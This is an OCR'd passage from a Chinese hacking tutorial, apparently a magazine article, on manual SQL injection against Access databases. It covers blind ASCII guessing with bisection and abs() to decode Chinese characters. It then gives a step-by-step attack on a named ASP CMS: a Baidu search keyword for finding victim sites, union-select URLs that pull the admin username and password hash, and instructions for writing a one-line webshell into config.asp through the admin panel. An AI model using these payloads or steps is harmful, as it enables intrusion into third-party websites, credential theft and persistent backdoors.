


图6

这样猜解的效率是很低的，可以借助区间判断函数“……between……and……”。猜解语句为：and exists (select * from 表名 where asc(mid(字段名,1,1) between 30 and 130)。

猜解字段的第一位的 ASCII 值是否在 30 和 130 之间，变换这两个数字就可以用二分法迅速缩小猜解的范围。然后再利用上面的语句具体得到其 ASCII 码值。

小知识：什么是二分法

假如一个未知的数字（小于1000）需要我们猜解，我们首先猜测它是否在0—500之间。假如比500大，那么就猜测是在500—750之间还是在750—1000之间，依此类推。这样说起来，任何一个数字都能很轻松的猜解完毕。

③中文处理方法

大家可能用注入工具检测的时候经常会遇到中文的用户名，汉字的 ASCII 码是“负数”很多菜鸟朋友可能都知道。这要

怎么猜呢？其实，在Access中，可以利用abs()函数取绝对值，接下来的工作就和普通猜解没有什么区别了。例如：and (select top 1 abs(asc(mid(列名,1,1))) from 表名)=18754。

其中ASCII码值“-18754”对应的中文字符为“毒”。这样就完全可以手动得到中文字符的用户名和密码。

学习手动注入比较好的方法就是多动手练习，下面给大家提供两个实例，希望大家能够多多练习，自己体会其中的含义。

三、ACCESS数据库的注入实例

1.union查询的应用——尘缘雅境图文系统沸腾3as修改版 v0.45 Finish注入漏洞

百度搜索关键字“V0.45 ACCESS版 Finish”，可以找到使用这个系统的网站。

①分析注入点

出现问题的代码位于“textbox.asp”文件中，具体代码如下：

```
Action=LCase(Request.QueryString("Action"))
newsID=Request.QueryString("newsID")

If request("action")="modify" Then
set rs=server.createobject("adodb.recordset")
sql="select * from news where newsid="&newsid
rs.open sql,conn,1,1
```

这里“newsID”变量直接放到了数据库查询语句中，可以构造注入语句获得数据库的信息。因为只有注册用户登录以后才能访问textbox.asp页面，这样就无法利用一般的注入工具，只能通过手动来检测（小编注：啊D可以在浏览页面里登录以后，再转入注射分析页面，这样能够在需要登录的注射点进行自动检测）。

在首页随意找一篇文章，得到它的newsID，例如newsID=137。先注册一个用户，登录网站以后，访问存在注入的页面：http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137。

分别提交：

```
http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=1
http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=2
```

返回结果如图7、图8。一个返回正常，一个返回空白页面，说明确实存在注入漏洞。




图7

②union查询获得管理员的用户名和密码

通过现有的程序代码的分析、知道管理员的用户名和密码




图8

放在admin表中，里面有username、passwd、purview、OSKEY等字段。如果purview=99999并且OSKEY=super，那么对应的用户就是超级管理员，所以我们可以提交：**http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=1 union select 1 from admin**，返回错误，如图9。

继续提交**http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=1 union selec 1, 2 from admin**，也返回错误。一直猜到**http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from admin**，终于返回了正确的页面，如图10。




图9




图10

图中的“9”是和union select后面的“9”对应的，如果把union select后面的“9”换成对应的字段的名字就会在图中“9”的位置显示出字段的内容，提交：**http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=2 union select 1,2,3,4,5,6,7,8,username,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from ADMIN where purview=99999**，返回如图11所示的内容，得到管理员的用户名“base”。继续提交：**http://127.0.0.1/chenyuan/textbox.asp?action=modify&newsID=137 and 1=2 union select%201,2,3,4,5,6,7,8,passwd,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from ADMIN where username='base'**，得到密码，如图12。

密码是经过MD5加密的，可以到http://www.cmd5.com查询。后台登录地址为http://127.0.0.1/chenyuan/admin/login.asp。

③利用网站的配置文件来写入 WEBSHELL

登录后台后，进入“系统管理”，“网站属性”打开网站配置的功能，在“留言本屏蔽词语”中写入我们的一句话木马的代码，如图 13。设置好以后提交保存，我们的木马代码就保存到 config.asp 文件中了。




图 11




图 12




图 13

使用一句话木马的连接端连接 inc 目录下的 config.asp 文件 http://127.0.0.1/chenyuan/inc/config.asp，如图 14。成功的话就会出现如图 15 所示的界面了。

